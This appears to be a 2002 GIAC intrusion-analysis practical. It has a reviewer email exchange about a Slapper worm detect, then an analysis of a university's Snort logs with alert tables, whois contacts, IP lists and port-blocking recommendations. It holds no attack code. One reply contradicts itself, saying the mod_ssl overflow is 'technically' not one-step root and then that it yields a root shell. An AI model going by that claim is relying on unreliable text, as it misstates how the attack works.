> Well, Apache is not exactly the responsible party here.. what about patching SSL?
>
> > Attack intent: This is an attempt to execute a root compromise on my
> > web server
> Does the SSL exploit really yield root in one step?
>
> Best,
> --
> Anton A. Chuvakin, Ph.D.
> GCIA Advisory Board Member
> http://www.chuvakin.org
> http://www.info-secure.org

My response was:

> Dr. Chuvakin:
>
> Answers to your questions are below.
>
> Sorry for the delay.
>
> Regards,
>
> Edward W. Ray
>
> -
> Edward,
>
> > The probability the source address was spoofed is zero. The address
> > 210.187.119.132 was trace routed), and its path is noted below:
> Just curious, why is it 'zero' and not the usual 'unlikely for the established TCP connection'?
>
> >>>Zero is took superlative, I should have said probability is low/unlikely. Will update in my practical

>> Defensive Recommendations
>> 1. Block outbound UDP port 2002 at firewall (s)
>> 2. Patch Web server with new version of Apache, 1.3.27
>> 3. Continue Snort Logging, update databases frequently..
Well, Apache is not exactly the responsible party here.. what about patching SSL?

>>>SSL is an add-on, and is the exploited application in this case. Will update my practical accordingly.

> Attack intent: This is an attempt to execute a root compromise on my
> web server
Does the SSL exploit really yield root in one step?

>>>From the explanation of the attack at http://securityresponse.symantec.com/avcenter/security/Content/2002.09.13.html and http://isc.incidents.org/analysis.html?id=177, the exploit is a buffer overflow which gives the attacker root access on the machine, after an initial scan is performed to determine if port 80 is open. So the answer to your question is technically no; the buffer overflow causes the attacker to get a root shell.

References

CERT Coordination Center. "CERT® Advisory CA-2002-27 Apache/mod_ssl Worm." September 14, 2002. URL: http://www.cert.org/advisories/CA-2002-27.html\

Chuvakin, Anton. "Re: GIAC GCIA Version 3.2 Practical Detect #3 (Edward Ray - Home Network), slapper worm detect, 2nd submission" December 3, 2002.

Symmantec. "Apache_mod_ssl Worm Alert" September 13, 2002. URL: http://securityresponse.symantec.com/avcenter/security/Content/2002.09.13.html -

Assignment #3: Analyze This!

*Executive Summary



Figure 3.1: Alerts and Scans by Hour

The above graph illustrates the number of Events of Interest (EOIs) over the provided five day period. The times along the X-axis denote when spikes in activity took place. Many thousands of EOIs are reported each hour, with late evening/early morning spikes on Monday and Friday. The alerts have smaller spikes that do not appear to be directly correlated with the alert spikes.

This leads me to the conclusion that there is a lot of file sharing going on in this network, along with some possible Nimda traffic. The alert spikes are most likely due to this type of activity. Some of the late evening/early morning peaking in the scan graphs signifies to me some p2p network traffic

I have found evidence indicating many of the University's end-user workstations have been compromised by Nimda or Code Red. The University's network allows NETBIOS and SMB traffic through the external router, as evidenced by the large amount of alerts concerning this activity. Over 400 internal machines have been compromised by common, automated exploits, and risk getting "rooted" by an opportunistic criminal leveraging these exploits (In fact they may be rooted already!). Corrective action should be taken right away. (For details on remediation, please see the section entitled **Conclusions and Defensive Recommendations**).

Logs Analyzed

The University provided me with three sets of log files, covering the period of November 11 through November 15, 2002. These logs files represent a routine five day period of network traffic. The logs were generated by a Snort IDS system of an indeterminate version, with the default rule base enabled with only slight modification.

The alert log files provided for analysis were:

Filename	Size
alert.021111.gz	2,007,750
alert.021112.gz	2,081,524
alert.021113.gz	1,083,965
alert.021114.gz	1,271,499
alert.021115.gz	1,423,185

Table 3.1: Alert Log Files

By combining all alert data, it becomes possible to discover trends in alert traffic, so these logs were concatenated together and processed as a whole. Also, due to the availability of the raw scan data (below), I will be ignoring the alerts generated by Snort's portscan preprocessor.

Filename	Size
scans.021111.gz	17,044,668
scans.021112.gz	7,088,392
scans.021113.gz	3,497,172
scans.021114.gz	4,472,692
scans.021115.gz	5,082,177

Table 3.2: Scan Log Files

Again, all five days' worth of logs were combined for the purpose of trend spotting.

Filename	Size
oos_Nov.12.2002.zip	31371
oos_Nov.13.2002.zip	31544
oos_Nov.14.2002.zip	26680
oos_Nov.15.2002.zip	31185
oos_Nov.16.2002.zip	33843

Table 3.3: OOS Log Files

The reason for the oos data having a different day is that the log files were off by one day, i.e. oos_Nov.12.2002.zip has data from November 11. These logs are sample "Out of Spec" packets; that is, TCP packets with strange or illegal combinations of flags set. These packets are all involved in events which generated alerts in the first two sets of logs, and thus, provide corroborative data for those events.

Alert Details

Snortsnarf was used to sort the alerts, and the Top Ten Alerts are provided in Table 3.4. . The http_portscan alerts were removed as they are discussed in the Scan Details section. More than 331,000 alerts were logged over the five day period. The Top Ten Alerts comprise almost 98% of all the alerts generated. It is here that the system administrator should first direct their efforts to eliminate these alerts. A list and discussion of the Top twenty Source IPs is discussed next, along with a Link Analysis of MY.NET.162.91. Finally, a list of the possible viruses and trojans which may exist in the network is presented and discussed. These are smaller in number but are a source of further systems compromises if not properly taken care of.

My goal in this analysis is to illustrate how not blocking certain ports at the border router and/or firewall coupled with a lack of proper updates on Windows machines can lead to extraneous noise on the network. The solutions will directed towards reducing these alerts by fixing the compromised machines, and block certain ports and IP addresses.

Alert Signature	# Alerts	# Sources	# Destinations
SMB Name Wildcard	86712	1664	943
spp_http_decode: IIS Unicode attack detected	82274	710	1527
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize [arachNIDS]	45571	1	45515
Watchlist 000220 IL-ISDNNET-990517	33383	114	127
TFTP - External UDP connection to internal tftp server	25571	12	8
spp_http_decode: CGI Null Byte attack detected	23976	102	111
High port 65535 tcp - possible Red Worm - traffic	10839	28	31
Watchlist 000222 NET-NCFC	5964	41	56
FTP DoS ftpd globbing	4032	17	2
IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]	3049	2717	588

Table 3.4: Top Ten Alert Signatures

Top Ten Alert Details

1. SMB Name Wildcard

Severity: High Reported: 86712 times *Snort Signature ID: None*
 # Source IPs: 1,664 *# Destination IPs: 943*

11/11-09:17:47.242952 [**] SMB Name Wildcard [**] 192.168.5.2:137 -> MY.NET.12.4:137
11/15-21:33:28.362464 [**] SMB Name Wildcard [**] 218.86.182.228:1027 -> MY.NET.134.0:137

Top 10 sources triggering this attack signature:

IP Address	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)	Administrative Point Of Contact
192.168.5.2	829	829	14	14	Unroutable IP address
61.222.144.130	755	755	755	755	Chi Chung Du, D & D Co., Ltd. B1, No.3, Nan King W.Rd., Taipei, Taiwan phone: +886-2-2523-6780, hn85196564@hn.hinet.net
10.1.171.52	339	339	4	4	Unroutable IP address
218.150.39.138	299	299	299	299	Dong-Joo Lee 128-9 Yeong-Dong Jongro-Ku Seoul Network Management Center phone: +82-2-766-1407, fax: +82-2-766-6008 ip@ns.kornet.net
212.160.1.127	289	289	289	289	Krzysztof Taporowski Zaklad Telekomunikacji Walbrzych ul. Slowackiego 20a 58-300 Walbrzych phone: +48 74 8439647, fax: +48 74 8426390 taporowski@zt.walbrzych.tpsa.pl
212.179.228.16	289	289	289	289	Eran Shchori BEZEQ INTERNATIONAL 40 Hashacham Street, Petach-Tikva 49170 Israel phone: +972 3 9257710, fax: +972 3 9257726 hostmaster@bezeqint.net
219.108.229.222	277	277	277	277	y229222.ppp.dion.ne.jp, DION (KDDI CORPORATION), Japan
61.11.81.112	263	264	263	263	DISHNET IP Hostmaster, DishnetDSL Limited 19, Cathedral Garden Road, Chennai, 600 034 phone: +91-44-825 6201, +91-44-825 6149, +91-44-826 9801 fax: +91-44-825 7477 ip-admin@ddsl.net
206.196.54.148	249	249	249	249	Pixius Communications, LLC 1634 East Central Avenue Witchita KS 67214 +1-316-269-1437 jsmith@pixius.com
218.86.182.228	245	245	245	245	Chinanet Hostmaster No.31 ,jingrong street,beijing, 100032 phone: +86-10-66027112, fax: +86-10-66027334 hostmaster@ns.chinanet.cn.net, anti-spam@ns.chinanet.cn.net

Table 3.5: SMB Name Wildcard Top Ten Sources

Top 10 Destinations receiving this attack signature:

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.12.4	490	490	4	4
MY.NET.24.58	369	369	1	1
MY.NET.137.7	240	262	66	75
MY.NET.24.42	226	226	1	1
MY.NET.133.248	206	206	206	206
MY.NET.133.245	206	206	206	206
MY.NET.134.245	203	203	203	203
MY.NET.133.247	201	201	201	201
MY.NET.133.246	200	200	197	197
MY.NET.133.233	199	199	199	199

Table 3.6: SMB Name Wildcard Top Ten Destinations

Summary: This signature represents about 26% of all alert generated. Normally, this alert would signify normal NetBIOS name resolution traffic. However, all of the source IP addresses are external, and all of the destination IP addresses are internal (MY.NET.0.0/16) addresses. The border routers are clearly not configured to drop inbound NetBIOS traffic. The top twenty source list above shows a sample of the various places these scans originated. As reported recently at the Internet Storm Center there has been an increase in port 137 scans. Windows file sharing uses port 137 for its own NETBIOS name service, which is used similar to DNS to translate IP addresses into NetBIOS hostnames. Frequently, Windows machines will use this function during regular Internet activity, if asked to reverse resolve an IP address and not being able to do so via DNS. In this case, the machine may connect to the IP it is asked to reverse resolve and request a NetBIOS host name.
Besides this very common and harmless activity, these lookups are also a first step for accessing shared resources on the target machine. As such, port 137 packets can be seen as initial reconnaissance and if successful, a connection to the share resources using port 139 is sure to follow.

It is also possible that some of this traffic is Microsoft Exchange related. Microsoft Exchange is e-mail server software, and a site running this software will often send a port 137 attempt back. This is the case for 61.222.144.30, as a Visualroute trace revealed a Microsoft e-mail server.

Correlations: The Incidents.org web site has an excellent write-up concerning this type of attack. In addition to their write-up, Bryce Alexander details the SMB Wildcard alert in The IDS FAQ. Stephen Northcutt mentions the Microsoft Exchange false alarm on p. 450 of his book, "Network Intrusion Detection," Third Edition.

Recommendations: It is not recommended that NetBIOS traffic leave or enter the university network. I recommend the following steps be taken to ensure this:

1. Configure border routers and firewalls to block UDP ports 137-138 and TCP ports 135 and 139. These are the NetBIOS ports, and should eliminate any external scans or hack attempts from entering the university.
2. Implement university policy to disable file sharing on Microsoft networks feature on

Windows client machines. This policy should be mandatory on all university owned client machines, optional (though recommended) for student-owned machines.

3. 192.168.5.2 is not a routable IP address. This may be spoofed, or they may be a misconfiguration in a router generating this IP address. Block all inbound and outbound connections to this IP address.

2. IIS Unicode attack detected

Severity: High Reported: 82,274 times *Snort Signature IDs:* 981, 982, 983
Number of Source IPs: 710 Number of Destination IPs: 1527

11/11-13:03:38.686945 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.105.229:4347 -> 210.219.201.2:80

All Internal IP addresses (MY.NET.0.0/16) receiving this attack signature:

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.153.163	4891	4891	93	93
MY.NET.183.59	3849	3855	27	28
MY.NET.106.86	3375	3375	7	7
MY.NET.91.100	2846	2846	117	117
MY.NET.105.229	2690	2690	4	4
MY.NET.106.106	1950	1950	7	7
MY.NET.153.168	1910	1910	65	65
MY.NET.91.91	1362	1362	86	86
MY.NET.88.148	1221	1221	8	8
MY.NET.152.126	1201	1201	17	17
MY.NET.85.74	1124	1124	5	5
MY.NET.183.26	1106	1106	16	16
MY.NET.153.203	1104	1104	12	12
MY.NET.153.185	1079	1079	27	27
MY.NET.91.101	1043	1043	57	57
MY.NET.153.143	827	827	48	48
MY.NET.91.123	814	814	56	56
MY.NET.153.123	784	784	33	33
MY.NET.153.210	750	750	47	47
MY.NET.15.71	746	746	17	17
MY.NET.91.92	718	718	32	32
MY.NET.153.165	675	675	51	51
MY.NET.106.107	664	664	20	20
MY.NET.91.103	664	664	59	59
MY.NET.88.236	660	660	9	9
MY.NET.153.113	659	659	41	41
MY.NET.153.121	641	641	31	31
MY.NET.153.169	625	625	38	38
MY.NET.104.117	619	619	8	8
MY.NET.15.212	608	608	19	19
MY.NET.106.109	608	608	34	34
MY.NET.91.97	595	595	41	41
MY.NET.145.197	585	585	13	13
MY.NET.153.180	568	568	23	23
MY.NET.91.104	555	555	54	54
MY.NET.153.194	554	554	36	36

Table 3.7: IIS Unicode Attack Internet Source IP addresses

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.153.188	525	525	35	35
MY.NET.85.87	510	510	14	14
MY.NET.153.142	510	524	25	27
MY.NET.153.184	509	509	14	14
MY.NET.153.159	507	507	42	42
MY.NET.153.71	493	5747	12	12
MY.NET.153.117	489	489	16	16
MY.NET.153.166	482	482	16	16
MY.NET.153.177	474	474	33	33
MY.NET.104.31	474	474	11	11
MY.NET.53.40	464	464	6	6
MY.NET.153.147	461	461	42	42
MY.NET.153.151	454	454	28	28
MY.NET.153.190	444	444	37	37
MY.NET.153.176	439	439	33	33
MY.NET.153.125	427	427	57	57
MY.NET.153.164	420	420	17	17
MY.NET.105.140	386	386	16	16
MY.NET.106.103	376	376	6	6
MY.NET.153.186	362	362	18	18
MY.NET.153.182	355	355	29	29
MY.NET.178.20	352	352	12	12
MY.NET.106.100	343	363	16	18
MY.NET.153.148	339	339	31	31
MY.NET.88.149	338	338	23	23
MY.NET.84.216	336	336	35	35
MY.NET.80.143	333	333	11	11
MY.NET.91.2	318	318	16	16
MY.NET.153.170	312	312	24	24
MY.NET.116.84	311	311	18	18
MY.NET.54.210	308	308	4	4
MY.NET.153.196	302	302	21	21
MY.NET.88.167	280	280	16	16
MY.NET.153.126	261	261	32	32
MY.NET.153.119	260	260	21	21
MY.NET.153.116	257	258	10	10
MY.NET.153.154	252	252	13	13
MY.NET.184.40	247	247	18	18
MY.NET.145.27	246	246	3	3
MY.NET.153.137	246	246	15	15
MY.NET.88.139	239	243	32	33
MY.NET.108.34	236	236	11	11
MY.NET.80.134	236	236	15	15
MY.NET.88.101	235	235	2	2
MY.NET.153.127	229	229	25	25
MY.NET.182.60	224	224	6	6
MY.NET.152.161	217	225	13	16
MY.NET.112.220	216	216	9	9
MY.NET.111.197	215	215	2	2
MY.NET.140.33	212	212	6	6
MY.NET.153.146	211	1486	20	21

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.153.111	207	207	10	10
MY.NET.153.46	204	204	12	12
MY.NET.91.110	201	201	22	22
MY.NET.108.48	200	200	10	10
MY.NET.53.50	199	199	30	30
MY.NET.145.199	198	198	12	12
MY.NET.88.253	197	197	18	18
MY.NET.153.135	196	196	16	16
MY.NET.138.10	189	189	13	13
MY.NET.153.109	182	182	16	16
MY.NET.152.214	182	182	12	12
MY.NET.153.205	177	177	19	19
MY.NET.153.160	174	174	14	14
MY.NET.153.122	172	1199	20	20
MY.NET.53.49	166	166	11	11
MY.NET.130.73	164	164	5	5
MY.NET.53.42	163	163	12	12
MY.NET.106.120	157	157	2	2
MY.NET.53.197	154	154	15	15
MY.NET.15.179	152	152	20	20
MY.NET.153.167	151	151	22	22
MY.NET.82.32	150	150	1	1
MY.NET.138.35	150	150	10	10
MY.NET.153.153	147	433	14	15
MY.NET.153.136	147	147	17	17
MY.NET.152.45	141	141	11	11
MY.NET.53.181	140	140	11	11
MY.NET.88.243	140	140	9	9
MY.NET.152.173	140	140	9	9
MY.NET.53.48	140	140	8	8
MY.NET.162.68	139	139	1	1
MY.NET.198.43	136	136	1	1
MY.NET.153.179	135	247	23	26
MY.NET.178.140	131	131	13	13
MY.NET.162.22	129	129	9	9
MY.NET.106.95	128	128	14	14
MY.NET.153.198	126	126	13	13
MY.NET.88.199	126	126	9	9
MY.NET.183.15	126	126	4	4
MY.NET.152.182	126	126	10	10
MY.NET.84.141	125	125	5	5
MY.NET.53.52	125	4584	5	6
MY.NET.88.168	124	124	11	11
MY.NET.88.169	123	145	6	8
MY.NET.87.121	122	122	7	7
MY.NET.115.20	122	122	4	4
MY.NET.104.219	121	121	7	7
MY.NET.18.36	119	119	8	8
MY.NET.107.74	117	117	2	2
MY.NET.153.193	110	110	3	3
MY.NET.153.145	108	504	14	15

Table 3.7: IIS Unicode Attack Internet Source IP addresses con.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.153.175	104	104	2	2
MY.NET.168.81	103	103	2	2
MY.NET.163.49	102	102	7	7
MY.NET.153.115	101	101	10	10
MY.NET.153.206	99	99	12	12
MY.NET.153.108	98	98	10	10
MY.NET.53.120	96	96	8	8
MY.NET.85.53	95	95	12	12
MY.NET.153.140	95	95	5	5
MY.NET.153.124	95	95	8	8
MY.NET.84.186	93	93	4	4
MY.NET.138.38	91	91	8	8
MY.NET.91.160	89	89	16	16
MY.NET.83.189	88	118	1	2
MY.NET.60.86	88	88	6	6
MY.NET.106.108	86	86	4	4
MY.NET.153.189	86	136	14	15
MY.NET.84.193	85	102	1	1
MY.NET.91.65	82	82	1	1
MY.NET.183.25	82	110	3	4
MY.NET.153.209	81	81	10	10
MY.NET.116.75	81	81	8	8
MY.NET.53.102	81	81	11	11
MY.NET.106.176	80	80	10	10
MY.NET.153.120	80	80	2	2
MY.NET.108.13	79	79	5	5
MY.NET.99.165	78	78	10	10
MY.NET.152.175	78	188	3	4
MY.NET.189.61	77	77	7	7
MY.NET.18.30	76	76	5	5
MY.NET.153.216	75	75	12	12
MY.NET.53.184	75	75	8	8
MY.NET.114.88	74	83	7	8
MY.NET.152.15	71	71	4	4
MY.NET.153.144	69	111	8	9
MY.NET.153.107	66	66	12	12
MY.NET.53.227	65	65	1	1
MY.NET.91.93	65	65	9	9
MY.NET.153.174	64	64	6	6
MY.NET.153.171	63	63	6	6
MY.NET.88.132	62	62	1	1
MY.NET.91.105	62	62	10	10
MY.NET.152.13	60	60	8	8
MY.NET.53.56	60	60	12	12
MY.NET.178.137	59	59	6	6
MY.NET.138.16	59	59	8	8
MY.NET.88.122	58	58	1	1
MY.NET.168.121	58	58	3	3
MY.NET.151.120	56	56	9	9
MY.NET.53.44	53	53	8	8
MY.NET.53.198	53	53	6	6

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.153.150	52	52	11	11
MY.NET.153.112	52	52	6	6
MY.NET.138.15	51	51	5	5
MY.NET.80.159	50	50	1	1
MY.NET.87.6	50	50	8	8
MY.NET.115.66	50	50	5	5
MY.NET.110.168	49	49	3	3
MY.NET.115.167	49	49	8	8
MY.NET.88.6	48	48	3	3
MY.NET.17.54	48	48	4	4
MY.NET.88.232	48	48	12	12
MY.NET.53.96	48	48	1	1
MY.NET.84.162	47	47	3	3
MY.NET.53.47	46	46	5	5
MY.NET.87.45	46	46	1	1
MY.NET.168.170	46	46	2	2
MY.NET.153.152	45	45	8	8
MY.NET.112.193	44	44	1	1
MY.NET.53.45	44	44	11	11
MY.NET.88.246	44	44	9	9
MY.NET.53.167	44	44	6	6
MY.NET.87.107	44	52	12	17
MY.NET.153.195	43	43	6	6
MY.NET.183.62	42	42	1	1
MY.NET.104.122	42	42	2	2
MY.NET.91.22	42	42	6	6
MY.NET.117.202	40	40	1	1
MY.NET.104.124	40	40	6	6
MY.NET.53.97	40	40	2	2
MY.NET.153.208	39	39	2	2
MY.NET.143.107	38	38	5	5
MY.NET.53.58	38	38	5	5
MY.NET.152.216	37	37	4	4
MY.NET.53.99	37	37	4	4
MY.NET.104.155	34	34	2	2
MY.NET.153.157	34	35	11	12
130.161.41.198	34	34	3	3
MY.NET.88.158	34	34	6	6
MY.NET.99.188	33	33	1	1
MY.NET.80.215	32	32	4	4
MY.NET.84.16	31	31	1	1
MY.NET.162.139	31	31	2	2
MY.NET.10.126	31	31	8	8
MY.NET.153.149	31	31	12	12
MY.NET.53.125	31	31	3	3
MY.NET.53.37	30	30	7	7
MY.NET.53.185	30	30	4	4
MY.NET.105.22	30	30	1	1
MY.NET.168.175	29	29	3	3
MY.NET.152.183	29	29	1	1
MY.NET.138.19	28	28	5	5

Table 3.7: IIS Unicode Attack Internet Source IP addresses con.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.91.112	27	27	7	7
MY.NET.168.16	27	28	1	2
MY.NET.107.71	27	27	10	10
MY.NET.152.176	27	27	1	1
MY.NET.114.96	26	26	5	5
MY.NET.53.32	25	26	4	5
MY.NET.168.26	25	25	5	5
MY.NET.152.251	25	25	4	4
MY.NET.82.41	25	113	4	5
MY.NET.178.78	24	48	1	1
MY.NET.53.36	24	24	4	4
MY.NET.87.193	24	24	1	1
MY.NET.138.49	24	24	2	2
MY.NET.168.63	23	23	1	1
MY.NET.114.84	22	22	5	5
MY.NET.53.31	22	26	4	4
MY.NET.83.122	22	22	1	1
MY.NET.152.180	22	31	6	8
MY.NET.153.110	22	22	2	2
MY.NET.168.80	22	22	4	4
MY.NET.53.178	21	21	3	3
MY.NET.153.161	21	21	5	5
MY.NET.158.71	21	21	6	6
MY.NET.153.162	21	21	7	7
MY.NET.53.173	20	20	1	1
MY.NET.87.95	20	20	3	3
MY.NET.86.19	19	23	3	4
MY.NET.53.213	19	19	1	1
MY.NET.153.173	19	19	1	1
MY.NET.54.216	18	18	2	2
MY.NET.99.187	18	18	3	3
MY.NET.91.147	18	18	1	1
MY.NET.116.80	18	18	1	1
MY.NET.152.46	17	17	1	1
MY.NET.99.203	17	59	3	4
MY.NET.70.232	16	16	2	2
MY.NET.110.14	16	16	1	1
MY.NET.85.52	16	16	3	3
MY.NET.53.224	15	15	1	1
MY.NET.91.109	15	15	8	8
MY.NET.152.168	15	444	1	2
MY.NET.88.120	14	14	2	2
MY.NET.153.105	14	14	2	2
MY.NET.150.210	14	16	1	2
MY.NET.91.106	14	14	1	1
MY.NET.109.98	14	14	2	2
MY.NET.198.247	14	14	2	2
MY.NET.106.91	14	14	1	1
MY.NET.104.64	14	14	4	4
MY.NET.87.137	14	14	3	3
MY.NET.151.74	14	14	3	3

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.178.23	13	13	1	1
MY.NET.168.219	13	13	1	1
MY.NET.106.167	13	13	5	5
MY.NET.157.105	13	13	1	1
MY.NET.104.217	12	12	3	3
MY.NET.91.94	12	12	4	4
MY.NET.109.55	12	12	2	2
MY.NET.189.15	12	12	1	1
MY.NET.163.116	12	12	1	1
MY.NET.87.53	12	12	1	1
MY.NET.168.252	12	12	1	1
MY.NET.86.71	12	12	3	3
MY.NET.53.108	12	12	3	3
MY.NET.178.126	12	12	3	3
MY.NET.99.48	12	12	3	3
MY.NET.17.31	11	11	1	1
MY.NET.84.180	11	11	2	2
MY.NET.53.43	11	11	2	2
MY.NET.104.126	11	11	2	2
MY.NET.138.39	10	10	2	2
MY.NET.116.47	10	10	1	1
MY.NET.162.192	10	10	3	3
MY.NET.138.25	10	10	1	1
MY.NET.53.141	10	10	3	3
MY.NET.104.123	10	10	2	2
MY.NET.83.180	10	10	2	2
MY.NET.168.184	10	10	3	3
MY.NET.115.181	9	9	3	3
MY.NET.104.125	9	9	3	3
MY.NET.162.91	9	45586	1	45518
MY.NET.109.24	9	9	3	3
MY.NET.168.234	9	9	2	2
MY.NET.90.59	9	9	1	1
MY.NET.106.88	9	9	6	6
MY.NET.153.211	8	8	2	2
MY.NET.111.225	8	8	1	1
MY.NET.88.97	8	8	4	4
MY.NET.84.163	8	8	2	2
MY.NET.70.109	8	8	1	1
MY.NET.152.244	8	12	1	1
MY.NET.168.129	8	8	3	3
MY.NET.83.48	8	8	3	3
MY.NET.138.20	8	8	1	1
MY.NET.115.171	8	8	2	2
MY.NET.81.47	7	7	3	3
MY.NET.153.106	7	7	2	2
MY.NET.87.37	7	7	2	2
MY.NET.111.198	7	7	5	5
MY.NET.100.158	7	7	1	1
MY.NET.53.46	6	6	3	3
MY.NET.178.127	6	6	1	1

Table 3.7: IIS Unicode Attack Internet Source IP addresses con

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.152.19	6	16	1	3
MY.NET.153.114	6	6	2	2
MY.NET.163.241	6	6	1	1
MY.NET.53.39	6	6	3	3
MY.NET.168.166	6	6	2	2
MY.NET.88.171	6	6	1	1
MY.NET.153.187	6	6	1	1
MY.NET.53.220	6	6	3	3
MY.NET.87.201	6	6	1	1
MY.NET.150.72	6	6	1	1
MY.NET.152.213	6	6	3	3
MY.NET.152.14	6	6	5	5
MY.NET.189.41	6	6	1	1
MY.NET.53.95	6	6	2	2
MY.NET.152.160	6	9	1	1
MY.NET.152.170	5	11	2	4
MY.NET.168.163	5	5	1	1
MY.NET.130.64	5	5	1	1
MY.NET.84.244	5	5	1	1
MY.NET.138.46	5	6	1	1
MY.NET.153.197	5	5	5	5
MY.NET.105.19	5	5	4	4
MY.NET.152.20	5	5	2	2
MY.NET.189.48	5	5	1	1
MY.NET.88.186	5	5	3	3
MY.NET.111.168	5	5	1	1
MY.NET.53.191	4	4	1	1
MY.NET.84.143	4	4	1	1
MY.NET.117.133	4	4	2	2
MY.NET.111.213	4	4	1	1
MY.NET.90.209	4	4	1	1
MY.NET.163.235	4	4	4	4
MY.NET.84.203	4	4	2	2
MY.NET.87.123	4	4	2	2
MY.NET.53.177	4	4	1	1
MY.NET.53.183	4	4	1	1
MY.NET.83.146	4	187	1	31
MY.NET.110.224	3	3	1	1
MY.NET.110.227	3	3	2	2
MY.NET.168.41	3	3	3	3
MY.NET.145.158	3	5	1	2
MY.NET.53.222	3	3	2	2
MY.NET.130.203	3	3	1	1
MY.NET.168.242	3	3	1	1
MY.NET.145.173	3	3	3	3
MY.NET.84.245	3	3	1	1
MY.NET.189.31	3	3	2	2
MY.NET.53.15	3	3	1	1
MY.NET.178.119	3	3	2	2
MY.NET.198.79	3	3	1	1
MY.NET.143.98	3	3	2	2

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.83.52	3	3	2	2
MY.NET.114.45	3	3	1	1
MY.NET.138.11	3	3	1	1
MY.NET.112.204	3	3	1	1
MY.NET.83.240	3	3	1	1
MY.NET.139.50	3	3	1	1
MY.NET.168.105	2	2	1	1
MY.NET.91.64	2	2	1	1
MY.NET.53.75	2	7	1	2
MY.NET.84.219	2	2	1	1
MY.NET.153.45	2	2	1	1
MY.NET.143.63	2	2	1	1
MY.NET.117.148	2	2	2	2
MY.NET.88.182	2	2	2	2
MY.NET.87.135	2	5	1	2
MY.NET.88.218	2	2	1	1
MY.NET.91.95	2	2	1	1
MY.NET.106.116	2	2	2	2
MY.NET.178.89	2	2	2	2
MY.NET.152.10	2	2	1	1
MY.NET.84.196	2	2	1	1
MY.NET.153.199	2	2	1	1
MY.NET.104.136	2	2	1	1
MY.NET.109.47	2	2	1	1
MY.NET.157.49	2	2	1	1
MY.NET.60.84	2	2	1	1
MY.NET.168.27	2	2	1	1
MY.NET.53.38	2	2	1	1
MY.NET.84.242	2	8	2	4
MY.NET.84.133	2	2	1	1
MY.NET.83.118	2	2	1	1
